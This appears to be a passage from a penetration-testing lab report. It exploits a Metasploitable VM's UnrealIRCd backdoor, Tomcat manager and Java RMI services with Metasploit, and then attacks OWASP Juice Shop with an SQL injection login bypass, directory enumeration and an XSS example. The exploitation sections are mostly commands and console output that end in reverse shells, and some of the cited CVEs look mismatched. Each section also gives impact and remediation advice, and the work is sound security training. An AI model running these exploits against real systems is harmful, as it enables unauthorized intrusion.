UnrealIRCd is a high-end IRCd with a heavy focus on modularity, as well as a sophisticated and extremely adjustable configuration file. SSL, cloaking, powerful anti-flood and anti-spam systems, swear screening, and module support are all important features.

## Severity Level:

- **Severity Level:** Critical
- **Relevant CVEs:** 1. CVE-2020-20140  
2. CVE-2019-14899

## Exploitation:

Now we will exploit with the module in metasploit.

```
{
```

```
search unrealircd
use exploit/unix/irc/unreal_ircd_3281_backdoor
set payload cmd/unix/reverse
set RHOST 192.168.244.131 <target ip>
set LHOST 192.168.244.131 <our ip>
}
```

```
msf6 > search unrealircd

Matching Modules
=====
#  Name                                     Disclosure Date  Rank      Check  Description
-  -                                     -              -      -    -
0  exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12      excellent No      UnrealIRCd 3.2
.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_i
rcd_3281_backdoor

msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
[*] Using configured payload cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 192.168.244.131
RHOST => 192.168.244.131
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.244.130
LHOST => 192.168.244.130
```

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.244.130:4444
[*] 192.168.244.131:6667 - Connected to 192.168.244.131:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address
instead
[*] 192.168.244.131:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo 26mIo0rkuhWsPyxG;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "26mIo0rkuhWsPyxG\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.244.130:4444 → 192.168.244.131:50328 ) at 2022-04-19 1
3:42:30 -0400

hostname
metasploitable
id
uid=0(root) gid=0(root)
```

## Impact of UnrealIRCd Vulnerabilities on Ports 6667 & 6697

1. **Remote Code Execution (RCE):** Attackers can gain full control of the server.
2. **Denial of Service (DoS):** Exploits can crash the IRC server, disrupting communication.
3. **Unauthorized Access:** Weak configurations may allow bypassing of authentication.
4. **Data Interception:** Sensitive data can be exposed, especially on non-encrypted connections (Port 6667).
5. **Service Disruption:** Attackers can manipulate server operations, affecting users.

## Remediations for UnrealIRCd Vulnerabilities

1. **Regularly Update Software:** Keep UnrealIRCd up to date.
2. **Use Secure Configuration:** Harden settings and enforce strong authentication.
3. **Enable SSL/TLS:** Use Port 6697 for encrypted connections.
4. **Limit Access:** Restrict access based on IP addresses.
5. **Monitor Logs:** Review logs for suspicious activity.
6. **Conduct Security Audits:** Perform regular assessments to identify vulnerabilities.
7. **Implement Rate Limiting:** Mitigate DoS attack risks.



## 9. Port-8180 ( Apache Tomcat ) : (Directory Traversal)

### Description:

Apache Tomcat is a free and open-source implementation of the Jakarta Servlet, Jakarta Expression Language, and WebSocket technologies. Tomcat provides a “pure Java” HTTP web server environment in which Java code can run.

### Severity Level:

- Severity Level: High
- Relevant CVEs:
  1. CVE-2021-33037
  2. CVE-2020-13935

### Exploitation:

Open the msfconsole and search for tomcat\_mgr\_login.

```
{
```

```
msfconsole
search tomcat_mgr_login
use auxiliary/scanner/http/tomcat_mgr_login
set RHOST 192.168.244.131 < target ip >
set RPORT 8180
set STOP_ON_SUCCESS true
}
```

```
msf6 > search tomcat_mgr_login

Matching Modules
=====
#  Name
-  -
0  auxiliary/scanner/http/tomcat_mgr_login
   Tomcat Application Manager Login Utility

Disclosure Date  Rank  Check  Description
-----
               normal No      Tomcat Application M

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/http/to
mcat_mgr_login

msf6 > use auxiliary/scanner/http/tomcat_mgr_login
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set RHOST 192.168.244.131
RHOST => 192.168.244.131
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set RPORT 8180
RPORT => 8180
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/http/tomcat_mgr_login) > exploit
```

It uses some default usernames and passwords lists to Brute Force and follows the arguments given in the above.

exploit

```
[*] 192.168.244.131:8180 - LOGIN FAILED: role:vagrant (Incorrect)
[*] 192.168.244.131:8180 - LOGIN FAILED: role:QLogic66 (Incorrect)
[*] 192.168.244.131:8180 - LOGIN FAILED: role:password (Incorrect)
[*] 192.168.244.131:8180 - LOGIN FAILED: role>Password1 (Incorrect)
[*] 192.168.244.131:8180 - LOGIN FAILED: role:changethis (Incorrect)
[*] 192.168.244.131:8180 - LOGIN FAILED: role:r00t (Incorrect)
[*] 192.168.244.131:8180 - LOGIN FAILED: role:toor (Incorrect)
[*] 192.168.244.131:8180 - LOGIN FAILED: role:password1 (Incorrect)
[*] 192.168.244.131:8180 - LOGIN FAILED: role:j2deployer (Incorrect)
[*] 192.168.244.131:8180 - LOGIN FAILED: role:0vW*busr1 (Incorrect)
[*] 192.168.244.131:8180 - LOGIN FAILED: role:kdsxc (Incorrect)
[*] 192.168.244.131:8180 - LOGIN FAILED: role:owaspba (Incorrect)
[*] 192.168.244.131:8180 - LOGIN FAILED: role:ADMIN (Incorrect)
[*] 192.168.244.131:8180 - LOGIN FAILED: role:xampp (Incorrect)
[*] 192.168.244.131:8180 - LOGIN FAILED: root:admin (Incorrect)
[*] 192.168.244.131:8180 - LOGIN FAILED: root:manager (Incorrect)
[*] 192.168.244.131:8180 - LOGIN FAILED: root:role1 (Incorrect)
[*] 192.168.244.131:8180 - LOGIN FAILED: root:root (Incorrect)
[*] 192.168.244.131:8180 - LOGIN FAILED: root:tomcat (Incorrect)
[*] 192.168.244.131:8180 - LOGIN FAILED: root:s3cret (Incorrect)
[*] 192.168.244.131:8180 - LOGIN FAILED: root:vagrant (Incorrect)
[*] 192.168.244.131:8180 - LOGIN FAILED: root:QLogic66 (Incorrect)
[*] 192.168.244.131:8180 - LOGIN FAILED: root:password (Incorrect)
[*] 192.168.244.131:8180 - LOGIN FAILED: root>Password1 (Incorrect)
[*] 192.168.244.131:8180 - LOGIN FAILED: root:changethis (Incorrect)
[*] 192.168.244.131:8180 - LOGIN FAILED: root:r00t (Incorrect)
[*] 192.168.244.131:8180 - LOGIN FAILED: root:toor (Incorrect)
[*] 192.168.244.131:8180 - LOGIN FAILED: root:password1 (Incorrect)
[*] 192.168.244.131:8180 - LOGIN FAILED: root:j2deployer (Incorrect)
[*] 192.168.244.131:8180 - LOGIN FAILED: root:0vW*busr1 (Incorrect)
[*] 192.168.244.131:8180 - LOGIN FAILED: root:kdsxc (Incorrect)
[*] 192.168.244.131:8180 - LOGIN FAILED: root:owaspba (Incorrect)
[*] 192.168.244.131:8180 - LOGIN FAILED: root:ADMIN (Incorrect)
[*] 192.168.244.131:8180 - LOGIN FAILED: root:xampp (Incorrect)
[*] 192.168.244.131:8180 - LOGIN FAILED: tomcat:admin (Incorrect)
[*] 192.168.244.131:8180 - LOGIN FAILED: tomcat:manager (Incorrect)
[*] 192.168.244.131:8180 - LOGIN FAILED: tomcat:role1 (Incorrect)
[*] 192.168.244.131:8180 - LOGIN FAILED: tomcat:root (Incorrect)
[+] 192.168.244.131:8180 - Login Successful: tomcat:tomcat
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/tomcat_mgr_login) > |
```

so , now we take those username and password for the next exploit phase.

search for tomcat manager exploit .

```
{
```

```
search tomcat_mgr_upload
use exploit/multi/http/tomcat_mgr_upload
set RHOST 192.168.244.131 < target ip >
set RPORT 8180
}
```



```
msf6 > search tomcat_mgr_upload

Matching Modules

#  Name                                     Disclosure Date  Rank      Check  Description
-  -  -                                     -              -      -    -    -
0  exploit/multi/http/tomcat_mgr_upload  2009-11-09      excellent Yes     Apache Tomcat Manager Authenticated Upload Code Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/tomcat_mgr_upload

msf6 > use exploit/multi/http/tomcat_mgr_upload
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > set RHOST 192.168.244.131
RHOST => 192.168.244.131
msf6 exploit(multi/http/tomcat_mgr_upload) > set RPORT 8180
RPORT => 8180
```

now set the username and password which we got in above method.

```
{
set HttpUsername tomcat
set HttpPassword tomcat
}

msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat
HttpUsername => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpPassword tomcat
HttpPassword => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > exploit

[*] Started reverse TCP handler on 192.168.244.130:4444
[*] Retrieving session ID and CSRF token ...
[*] Uploading and deploying URHAYsvl9wGyZ8R0EY6hWlwPDUQ ...
[*] Executing URHAYsvl9wGyZ8R0EY6hWlwPDUQ ...
[*] Undeploying URHAYsvl9wGyZ8R0EY6hWlwPDUQ ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (58053 bytes) to 192.168.244.131
[*] Meterpreter session 1 opened (192.168.244.130:4444 -> 192.168.244.131:41600 ) at 2022-04-24 03:33:27 -0400

meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux 2.6.24-16-server (i386)
Meterpreter   : java/linux
meterpreter > shell
Process 1 created.
Channel 1 created.
hostname
metasploitable
█
```

## Impact of Apache Tomcat Vulnerabilities on Port 8180

1. **Unauthorized Access:** Attackers can gain unauthorized control over resources.
2. **Remote Code Execution (RCE):** Exploits can allow attackers to run arbitrary code.
3. **Data Exposure:** Sensitive data may be compromised.
4. **Denial of Service (DoS):** Service can be disrupted.
5. **Compromised Applications:** Web applications can be manipulated or disrupted.

## Remediations

1. **Update Tomcat:** Apply the latest security patches.
  2. **Secure Configuration:** Harden Tomcat settings and disable unnecessary services.
  3. **Strong Authentication:** Implement strong passwords and role-based access control.
  4. **Use Web Application Firewalls (WAFs):** Filter and protect HTTP traffic.
  5. **Enable SSL/TLS:** Encrypt communication using HTTPS.
  6. **Conduct Security Audits:** Perform regular security assessments.
  7. **Monitor Logs:** Track suspicious activities in logs.
- 

### 10. **Port-1099 (JAVA-RMI) :** **(Unauthorized Access)+ (Insecure Deserialization)+ (RCE)** **Description:**

RMI stands for Remote Method Invocation. It is a mechanism that allows an object residing in one system (JVM) to access/invoke an object running on another JVM. RMI is used to build distributed applications , it provides remote communication between Java programs.

#### **Severity Level:**

- **Severity Level:** High
- CVEs:
  1. CVE-2011-3556
  2. CVE-2016-0638
  3. CVE-2017-3241

#### **Exploitation:**

exploiting the java-rmi-server with Metasploit Framework.

```
{  
  
search java-rmi-server  
use exploit/multi/misc/java_rmi_server  
set RHOST 192.168.244.131 <target ip>  
}
```

```

msf6 > search java_rmi_server

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  exploit/multi/misc/java_rmi_server       2011-10-15      excellent Yes     Java RMI Server In
secure Default Configuration Java Code Execution
1  auxiliary/scanner/misc/java_rmi_server   2011-10-15      normal  No      Java RMI Server In
secure Endpoint Code Execution Scanner

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/misc/java_rmi_server

msf6 > use exploit/multi/misc/java_rmi_server
[*] Using configured payload java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set RHOST 192.168.244.131
RHOST => 192.168.244.131
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.244.130:4444
[*] 192.168.244.131:1099 - Using URL: http://0.0.0.0:8080/v0hyFx8FEvz
[*] 192.168.244.131:1099 - Local IP: http://192.168.244.130:8080/v0hyFx8FEvz
[*] 192.168.244.131:1099 - Server started.
[*] 192.168.244.131:1099 - Sending RMI Header ...
[*] 192.168.244.131:1099 - Sending RMI Call ...
[*] 192.168.244.131:1099 - Replied to request for payload JAR
[*] Sending stage (58053 bytes) to 192.168.244.131
[*] Meterpreter session 5 opened (192.168.244.130:4444 -> 192.168.244.131:53791 ) at 2022-04-17 05:34:13 -0400
[*] 192.168.244.131:1099 - Server stopped.

meterpreter > sysinfo
Computer      : metasploitable
OS           : Linux 2.6.24-16-server (i386)
Meterpreter  : java/linux
meterpreter >

```

## Impact of Java RMI Vulnerabilities on Port 1099 (Brief)

1. **Remote Code Execution (RCE):** Attackers can gain full control of the server.
2. **Unauthorized Access:** Exploits may allow attackers to bypass authentication.
3. **Data Manipulation:** Sensitive data can be accessed or altered.
4. **Service Disruption:** Vulnerabilities can lead to denial of service.

## Remediations (Brief)

1. **Update Java:** Apply the latest patches.
2. **Restrict Access:** Limit Port 1099 to trusted IPs.
3. **Harden Configuration:** Disable unnecessary features and use strong authentication.
4. **Use SSL/TLS:** Encrypt RMI communication.
5. **Monitor Traffic:** Audit logs for suspicious activity.



# Juice Shop

## OWASP Juice Shop

OWASP Juice Shop is a vulnerable web application that was designed to be intentionally insecure, making it an ideal resource for learning and practicing web application security. Developed by the Open Web Application Security Project (OWASP), Juice Shop covers a wide range of vulnerabilities, making it a valuable tool for security enthusiasts, developers, and penetration testers.

The website is styled to resemble an online store, selling juice products. However, beneath its seemingly innocent appearance, it hides various security flaws, including SQL Injection, Cross-Site Scripting (XSS), Cross-Site Request Forgery (CSRF), and many others that are part of the OWASP Top 10 vulnerabilities. Users can explore these vulnerabilities through hands-on challenges and practice exploit techniques in a safe, legal environment.

## SQL Injection lead to gaining access to admin user

### Description


SQL injection (SQLi) is a web security vulnerability that allows an attacker to interfere with the queries an application makes to its database. It typically occurs when user input is improperly sanitized, enabling attackers to insert or "inject" malicious SQL statements into a query.

ChatGPT


### Severity Level ⇒ High

### Exploitation


- First found a login page



- Tried the following payload ⇒ `a' or 1=1 --`



- The injection worked giving us the access to the first account in the database a.k.a the admin



## Impact

- Getting admin access can make a huge negative impact on the website as it can lead to various things such as editing data

## Remediation

- **Input Validation:** Sanitize and validate all user inputs.
- **Prepared Statements:** Use parameterized queries or prepared statements to separate SQL code from data.
- **Web Application Firewalls (WAF):** Implement WAFs to detect and block SQL injection attempts.
- **Regular Security Testing:** Conduct penetration testing and code reviews to identify vulnerabilities.

---

## Accessing a Confidential Document

### Description

In OWASP Juice Shop, one of the vulnerabilities involves accessing confidential documents by navigating to a **hidden directory** that is listed in the `robots.txt` file.

The `robots.txt` file is meant to guide web crawlers (such as search engine bots) on which directories or files should not be indexed or accessed. However, since this file is publicly accessible, an attacker can inspect it to find restricted directories or sensitive files that are supposed to be hidden but are actually exposed.

By simply browsing the `robots.txt` file, the attacker finds a directory that leads to confidential documents. These documents could contain sensitive information about the application, its users, or even administrative credentials, and accessing them poses a significant security risk.

## Severity Level ⇒ High

### Exploitation

Let's use **Gobuster**. An open source tool built using Go programming language. This CLI based tool is powerful and lightweight at the same time.

Here is the one liner of the command:

```
gobuster dir -u [WEB_ADDRESS] -w [WORDLIST_FILE] --exclude-length 1926 -b 500 -t 3
```

The command is explained here:


- **dir** : tool's command for using directory enumeration mode.
- **u** : address/URL flag.
- **w** : wordlist file flag.
- **b** : blacklist flag, for excluding responses with particular status code. The status code of 500 is the default respond for non-existent page of the web app.
- **-exclude-length** : exception flag, for excluding responses with particular length. In this case, there is a certain response that would block our enumeration.
- **t** : thread flag, for tuning up the attack performance. We use only three to avoid error because of too many requests at the same time.

```

└─$ gobuster dir -u http://10.10.225.146 -w /usr/share/wordlists/dirb/common.txt -b 500 --exclude-length 1926 -t 3
=====
Gobuster v3.4
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[*] Url: http://10.10.225.146
[*] Method: GET
[*] Threads: 3
[*] Wordlist: /usr/share/wordlists/dirb/common.txt
[*] Negative Status codes: 500
[*] Exclude Length: 1926
[*] User Agent: gobuster/3.4
[*] Timeout: 10s
=====
2023/04/04 17:17:53 Starting gobuster in directory enumeration mode
=====
/assets (Status: 301) [Size: 179] [--> /assets/]
/ftp (Status: 200) [Size: 11052]
/promotion (Status: 200) [Size: 4940]
/robots.txt (Status: 200) [Size: 28]
Progress: 4307 / 4615 (93.33%) [ERROR] 2023/04/04 18:06:45 [!] context deadline exceeded (Client.Timeout or context cancellation while reading body)
Progress: 4308 / 4615 (93.35%) [ERROR] 2023/04/04 18:06:46 [!] context deadline exceeded (Client.Timeout or context cancellation while reading body)
Progress: 4614 / 4615 (99.98%)
=====
2023/04/04 18:10:17 Finished
=====

```

After the enumeration had finished, we could visit pages that returned with status code of 200. In this case, we're going to visit the *ftp* page.





```
User-agent: *  
Disallow: /ftp
```

#### robots.txt

There are many interesting files on this *ftp* directory, but there is one that would provide us important information about the company. It's on the "acquisitions.md". Let's download it and see what is inside the file.

```
# Planned Acquisitions  
  
> This document is confidential! Do not distribute!  
  
Our company plans to acquire several competitors within the next year.  
This will have a significant stock market impact as we will elaborate in  
detail in the following paragraph:  
  
Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy  
eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam  
voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet  
clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit  
amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam  
nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat,  
sed diam voluptua. At vero eos et accusam et justo duo dolores et ea  
rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem  
ipsum dolor sit amet.  
  
Our shareholders will be excited. It's true. No fake news.
```

Turns out, it's just an example file. However, the structure of the writings indicate that this document should be confidential.

## Impact

- **Data Breach:** Confidential documents may contain personally identifiable information (PII), financial data, or internal application configurations, leading to data breaches and compliance violations (e.g., GDPR).
- **Increased Attack Surface:** If the document contains sensitive information like credentials, database configurations, or API keys, the attacker may use this data for further exploitation (e.g., privilege escalation, lateral movement within the network).
- **Reputational Damage:** Exposure of internal or private documents could harm the reputation of the organization running the application and erode trust from users or customers.
- **Legal and Financial Repercussions:** Depending on the sensitivity of the leaked data, the organization could face legal actions or financial penalties.

## Remediation

- **Restrict Access to Sensitive Directories and Files:**
  - Ensure that sensitive directories or documents are not publicly accessible through direct URL access. Use server-side access control mechanisms (e.g., authentication or IP restrictions).
- **Avoid Exposing Sensitive Information in `robots.txt`:**
  - While the `robots.txt` file can be useful for SEO and bot control, avoid listing sensitive or confidential directories within it. Keep sensitive files out of the public domain entirely rather than relying on `robots.txt` for protection.
- **Enforce Proper Permissions:**
  - Ensure that confidential documents or directories are only accessible to authorized users. Implement proper access control mechanisms on both file and directory levels.
- **Use Security Best Practices for File Storage:**
  - Store sensitive files and documents in secure locations such as encrypted databases, not in public-facing web directories.

- **Monitor and Audit:**

- Regularly audit files and directories exposed via the web server. Automated scanners can help identify unintended exposure of sensitive resources.

- **Update Documentation and Training:**

- Make sure your development and operations teams are aware of the risks of exposing sensitive files via `robots.txt` or direct URL access. Conduct training on secure configuration and file management.

This vulnerability highlights the importance of not relying solely on mechanisms like `robots.txt` to protect sensitive information, as it can be easily accessed by malicious actors.

---

## DOM Based XSS

### Description

DOM-based XSS is a type of Cross-Site Scripting vulnerability where the attack occurs entirely on the client-side, within the Document Object Model (DOM) of the web page. Unlike traditional XSS, which involves injecting malicious scripts into server responses, DOM-based XSS manipulates the page's client-side JavaScript to execute malicious scripts by modifying the DOM environment.

In OWASP Juice Shop, a DOM-based XSS vulnerability may occur when unsanitized data from the URL, user input, or other sources is directly inserted into the page's DOM by JavaScript without proper validation or escaping. An attacker can craft a malicious URL that, when accessed, causes the victim's browser to execute arbitrary JavaScript code, potentially leading to session hijacking, data exfiltration, or phishing.

Example:

A vulnerable page takes input from the URL (e.g.,

`https://juiceshop.com/product#name=<script>alert('XSS')</script>` ) and directly reflects it in the DOM without sanitization, leading to script execution.


